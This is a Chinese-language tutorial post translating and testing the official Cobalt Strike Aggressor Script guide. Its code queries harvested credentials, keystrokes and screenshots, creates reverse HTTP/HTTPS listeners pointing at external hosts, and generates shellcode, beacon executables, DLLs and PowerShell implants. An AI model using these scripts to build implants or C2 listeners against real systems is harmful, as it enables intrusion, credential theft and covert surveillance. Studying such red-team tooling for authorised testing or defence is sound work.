CobaltStrike插件开发官方指南 Part2

CoolCat / 2019-08-10 10:02:00 / 浏览数 4999 渗透测试 渗透测试 顶(0) 踩(0)

翻译+实践

原文地址：

https://www.cobaltstrike.com/agscript-script/index.html

0x03 数据模型

Cobalt Strike的团队服务器存储了所有主机，服务，凭据等信息信息。

数据API

使用■data_query函数即可查询到Cobalt Strike的数据模型。 这个函数可以访问Cobalt Strike客户端维护的所有状态和信息。
使用■data_keys多了一个可以查询制定数据的功能，看demo：


```
command export {
   local('$handle $model $row $entry $index');
   $handle = openf(">export.txt");

   foreach $model (data_keys()) {
       println($handle, "== $model ==");
       println($handle, data_query($model));
   }

   closef($handle);

   println("See export.txt for the data.");
}
```

Cobalt Strike提供了多种功能方便攻击者们更直观地使用数据模型。

模型	函数	功能描述
applications	&applications	系统分析结果 [View -> Applications]
archives	&archives	连接日志/活动
beacons	&beacons	激活beacons
credentials	&credentials	账号密码等
downloads	&downloads	下载的文件
keystrokes	&keystrokes	Beacon接收到键盘记录
screenshots	&screenshots	截图文件啊
services	&services	服务相关信息
sites	&sites	资产信息
socks	&pivots	SOCKS代理服务以及端口转发
targets	&targets	主机信息

调用这些函数会返回一个模型中每个条目的数组，每行对于的是一个字典，字典中包含了键与其键值。

要理解这东西最简单的方式就是直接到控制台上手调试了，x命令就是为此准备的，看图：



(就是基本的数组操作。)

使用on DATA_KEY可关注制定模型的变化：

```
on keystrokes {
   println("I have new keystrokes: $1");
}
```


0x04 监听器

监听器（Listeners）是Cobalt Strike处理bot发来的信息的核心模块。

监听器API

agscript会收集来自连接到的当前团队服务器的监听器的信息，这样做的好处是可以轻松地将会话转移给另一台团队服务器，想要获取所有监听器名称的列表可以使用■li

```
command listeners {
   local('$name $key $value');
   foreach $name (listeners()) {
       println("== $name == ");
       foreach $key => $value (listener_info($name)) {
           println("$[20]key : $value");
       }
   }
}
```



监听器创建

用&listener_create函数啦。
demo:

```
# ■■■■foreign■■■
listener_create("My Metasploit", "windows/foreign_https/reverse_https",
       "ads.losenolove.com", 443);

# ■■■■HTTP Beacon■■■
listener_create("Beacon HTTP", "windows/beacon_http/reverse_http",
       "www.losenolove.com", 80,
       "www.losenolove.com, www2.losenolove.com");
```

```
aggressor> x listener_create("test", "windows/foreign_https/reverse_https","127.0.0.1", 65534)

aggressor> x listeners()
@('CoolCat', 'test')



aggressor>
```

监听器删除

用&listener_delete函数，值得注入的是需要传入一个参数，也就是监听器的名称。

```
listener_delete("Beacon HTTP");
```

```
aggressor> x listeners()
@('CoolCat', 'test')
aggressor> x listener_delete("test")
[18:57:34] Function call &listener_delete failed: null at eval:0

aggressor> x listener_delete('test')
[18:58:02] Function call &listener_delete failed: null at eval:0

aggressor> x listener_delete(test)
Error: Unknown expression at line 0
       test

aggressor> x listener_delete("test")
[18:58:42] Function call &listener_delete failed: null at eval:0

aggressor> x listeners()
@('CoolCat')
aggressor>
```

(很尴尬，不知道是官方bug还是汉化版的原因，在代码中运行正常，丢到控制台就GG。)

监听器选择

使用&openPayloadHelper会弹出一个当前可用的监听器列表供选择，使用者选完后程序会接着运行回调函数，demo：


```
item "&Spawn" {
   openPayloadHelper(lambda({
       binput($bids, "spawn $1");
       bspawn($bids, $1);
   }, $bids => $1));
}
```

Shellcode生成

使用&shellcode为指定的侦听器名称生成shellcode。

```
$data = shellcode("my listener", false, "x86");
$handle = openf(">out.bin");
writeb($handle, $data);
closef($handle);
```

shellcode函数共传入了三个参数，第一个是监听器的名称，第二个是选择是否发送给远程主机(true/false)，第三个是系统的架构(x64/x86)。



exe/dll生成

用&artifact函数啦。

有四个参数需要传入：

```
artifact("my listener","exe",false,x86);
```

对比shellcode生成仅多了第二个参数，也就是生成的bot程序的类型，共七种类型可选：

类型参数	描述
dll	x86 DLL
dllx64	x64 DLL
exe	windows可执行程序啦
powershell	powershell脚本
python	python脚本
svcexe	以服务启动的可执行文件啦
vbscript	vb脚本

自己写的一个小Demo：

```
popup beacon_bottom {
   item "exe" {
   $data = artifact("cat", "exe");
   $handle = openf(">cat.exe");
   writeb($handle, $data);
   closef($handle);
   }
}
```

只写两个参数因为其他两个参数默认为false和x86，懒得话写不写都无所谓。

PowerShell

函数是&powershell ,用法：

```
println(powershell("my listener", false,x86));
```

和shellcode的写法一模一样，不作赘述。（本来就属于shellcode的一个子集，不知道官方为啥要独立出来写。）

Stageless

函数&artifact_stageless,demo:

```
sub ready {
   local('$handle');
   $handle = openf(">out.exe");
   writeb($handle, $1);
   closef($handle);
}

artifact_stageless("my listener", "exe", "x86", "", &ready);
```

对比exe/dll生成多的参数是代理的信息，其他无异。